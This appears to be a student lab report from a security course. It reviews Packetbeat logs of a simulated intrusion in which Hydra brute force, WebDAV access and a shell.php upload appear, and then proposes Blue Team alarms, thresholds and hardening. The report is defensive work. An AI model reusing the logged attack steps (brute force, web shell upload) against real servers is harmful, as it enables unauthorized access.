http://192.168.1.105/webdav_	3

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,380
http://192.168.1.105/company_folders/secret-folder	32


Export: Raw Formatted

Export: Raw Formatted

Time	query	server.bytes	server.ip	server.port	source.bytes	source.port	status	url.full	url.domain	type	url.scheme	user_agent.original
Apr 26, 2022 @ 10:49:03.380	GET /company_folders/secret	455B	192.168.1.105	80	163B	36786	Error	http://192.168.1.105/company_fold	192.168.1.105	http	http	Mozilla/4.0 (Hydra)

Analysis: Finding the WebDAV Connection

- A total of 139 hits/requests were made for WebDAV directory (192.168.1.105/webdav).
- Two files, which are passwd.dav and shell.php were requested by the following methods: GET, PROPFIND. OPTIONS and PUT.



Top 10 HTTP requests [Packetbeat] ECS

View: Data

Download CSV

url.full: Descending	Count
http://192.168.1.105/webdav	139
http://192.168.1.105/webdav/passwd.dav	32
http://192.168.1.105/webdav/shell.php	13

Top 10 HTTP requests [Packetbeat] ECS

View: Data

Download CSV

url.full: Descending	Count
http://192.168.1.105/webdav	139
http://192.168.1.105/webdav/passwd.dav	32
http://192.168.1.105/webdav/shell.php	13

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- An alert could be set to trigger when specific amount or large amount of traffic
- An alert could also be set when a single source IP that targets multiple ports occurs over a short period of time

What threshold would you set to activate this alarm?

- A possible threshold for this alert could be if any single source IP address requests more than 10 requests per second and more than 10 seconds or 100 consecutive ping requests.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Enable only the traffic needed to access internal hosts, deny everything else. Including the standard ports, such as TCP 80 for HTTP and ICMP for ping requests. Keep ports closed when not in use, and whitelist the IP address.
- Configure and setup the firewall to look for potentially malicious behavior over time and have rules in place to cut off attacks if a certain threshold reached.

Describe the solution. If possible, provide required command lines.

- Create and setup IPtables for the firewall port blocking and scanning. An IDS like Kibana, or SPLUNK allows for an immediate alerting of port scan activity, thereby facilitating rapid response to the potential threats.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- An alarm should be configured and setup to notify if any request is made for hidden directories are for company use only and should not be accessible from outside the premises.
- Another alarm can be setup to trigger if sequential requests for the directories are made from a single IP address. An attacker could find and see what is readily available and accessible by probing the directories.

What threshold would you set to activate this alarm?

- The threshold for sequential requests from a single IP address should be set for greater than 0 requests made. Contact the SOC Analyst when it is triggered by external unknown IP address not in the network.

System Hardening

What configuration can be set on the host to block unwanted access?

- Stronger and complex usernames and passwords are requires for the users who have the access to the hidden directories.
- Use encryption to encrypt everything in the hidden directories including the contents.
- Disable directories listing in Apache

Describe the solution. If possible, provide required command lines.

- Create a whitelist for authorized IP addresses.
- Change permissions frequently to make the folder private.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- An alarm can be set to trigger if a predefined number of requests are issued to the server from a single IP address, especially if those requests result in unauthorized responses. Brute force attacks require a certain amount of time to complete, the traffic can be blocked before the password is guessed.
- An alarm can be set to notify when hydra is used and there are multiple consecutive failed login attempts.

What threshold would you set to activate this alarm?

- An appropriate threshold should be set for greater than 50 requests from a single IP address in the span of 30 minutes.
- For multiple consecutive failed login attempts, the alert should trigger when the user are trying and has more than 3 or 5 consecutive authentication attempts.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Use strong and complex usernames and passwords.
- Add progressive delays with unsuccessful attempts.
- Lock the device or set a lock up after multiple failed login attempts from the same IP address.
- All the users in the company requires the two-factor authentication.
- Using CAPTCHA to define that it is not the machine input.

Describe the solution. If possible, provide the required command line(s).

- A very strong, unique and long passwords that consists of uppercase, lowercase, numbers and symbols.
- Implemented a rule when multiple consecutive failed login attempts.
- Attackers will only be able to try a few passwords.
- Two-factor authentication requires an additional code.
- CAPTCHAs prevents access by bots and auto tools.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- An alarm should set to trigger if any access to WebDAV directory is made from outside the company's internal network or a external IP address that is not in the network.

What threshold would you set to activate this alarm?

- The alarm will be trigger when there is a user trying to access the WebDAV directory or upload of any files to the directory.

System Hardening

What configuration can be set on the host to control access?

- Using Apache's configurationn files to configure to deny ay WebDAV uploads by default and only a few of the specific IP addresses are allowed to upload the file.
- Do not stored any instructions on how to access to the server that can be accessed by a web browser.
- Update the software patches frequently or update it when there is a new version.
- Disable WebDAV or make sure it's configured correctly.

Describe the solution. If possible, provide the required command line(s).

- Monitoring the host machine by using Filebeat (pre-installed)

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- An alarm can be trigger if invalid types are uploaded to the web server.
- An alert can be trigger if any port is open and any traffic that is trying to syn ack (shake hand) it.

What threshold would you set to activate this alarm?

- The threshold should be set for each singular instance of a file uploaded to the server from the company's external network or any IP addresses that is not in the internal network. If the file comes from the internal network and has a suspicious name such as "123456.php", the alert should also trigger.

System Hardening

What configuration can be set on the host to block file uploads?

- Block all the external network outside of the company to upload the files.
- Pick a special location of a device and store the uploaded files which is not easily accessible from the web.
- Manage privileges of all the users to control access to sensitive files.
- Have the file type validated when posted to the server and block all executable files.
- Install antivirus for all the files to run through.

Describe the solution. If possible, provide the required command line.

- Validate the file to prevent extension spoofing that is used to hide the file type.
- In conjunction with the sensitive folders on the server blocking executables, it will help to prevent further reverse shells from working.


The End